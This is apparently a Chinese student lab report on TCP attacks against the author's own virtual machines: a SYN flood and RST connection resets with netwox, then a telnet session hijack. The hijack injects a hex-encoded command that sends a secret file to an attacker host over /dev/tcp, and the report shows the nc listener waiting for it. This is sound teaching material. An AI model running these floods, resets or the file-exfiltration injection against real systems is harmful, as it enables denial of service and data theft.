Task1:

首先，关闭被攻击主机的 syncookie，接着查看主机的 syn 缓冲区大小：

```
ubuntu@ubuntu:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
[sudo] password for ubuntu:
net.ipv4.tcp_syncookies = 0
ubuntu@ubuntu:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```


在攻击之前查看 syn 的缓冲区：

```
ubuntu@ubuntu:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
```

在攻击主机上使用 netwox 实施 syn 攻击：


```
[09/12/20]seed@VM:~$ sudo netwox 76 -i 192.168.37.139 -
p 23
```

在攻击过程中查看 syn 缓冲区，发现缓冲区并没有发生变化，这一点不太清楚为什么，使用 wireshark 抓包可以发现被攻击主机确实收到了 syn 报文，但是又发送了一个 RST 报文拒绝了 SYN 请求，但是 syncookie 确实已经关闭了，不太清楚是什么原因：



将被攻击主机 syncookie 打开，发现在遭受 netwox 的 syn 攻击时结果和上面一样，推测是所使用的 ubuntu16 系统出了 syncookie 之外还有其他的抵御 syn 攻击的安全程序。
而 syncookie 之所以能够能够防范 syn 攻击，是因为 syncookie 在收到 syn 报文时并不为其分配空间，同时发送回 ACK 报文，在确认同一个 syn 连接返回了 ACK 报文后才分配空间，因此攻击者不断发送 syn 报文到被攻击者处而不返回 ACK 响应并不会占用被攻击者空间，所以攻击无法实现。

Task2:
首先在一台虚拟机上安装 telnet 服务器，然后在第二台机器上使用 telnet 登录该服务器:



在第三台主机上使用 netwox 向 telnet 客户端发起 RST 报文:

```
[09/12/20]seed@VM:~$ sudo netwox 78 -i "192.168.37.139"
```


回到第二台主机中，按下回车键发现连接已经断开:

```
ubuntu@ubuntu:~$ Connection closed by foreign host.
```


同理，我们尝试使用 ssh 连接，在第一台虚拟机上配置 ssh 服务器并且使用第二台机器连接发现和上面一样，在第三台机器上使用 netwox 命令发送 RST 报文后，成功断开了第一和第二台机器的 ssh 连接。

Task4:

使用 client 主机 telnet server 主机，实现远程登录：



使用 wireshark 捕获两个主机连接的过程，查看最后一个客户端发往服务器的 telnet 包，记录相关数值：



在 telnet 客户端上与攻击者建立连接：

```
*** System restart required ***
ubuntu-16@ubuntu:~$ cat /home/seed/secret.txt 192.168.37.1/9090
```


在攻击者机器上使用 nc 命令等待服务器的连接，监听端口 9090：

```
[09/13/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

使用 python 得到负载的 16 进制值：

```
ubuntu-16@ubuntu:~$ python
Python 2.7.12 (default, Jul 21 2020, 15:19:50)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\rcat /home/seed/secret.txt > /dev/tcp/192.168.37.1/9090\r".encode("hex")
'0d636174202f686f6d652f736565642f7365637265742e747874203e202f6465762f7463702f31
39322e3136382e33372e312f393039300d'
```

最后攻击主机使用刚才得到的数据作为 netwox 40 的参数，实施攻击：



此时攻击成功，我们能够看到正常的 telnet 客户端遭到了冻结，真正的服务器被劫持到了攻击者处。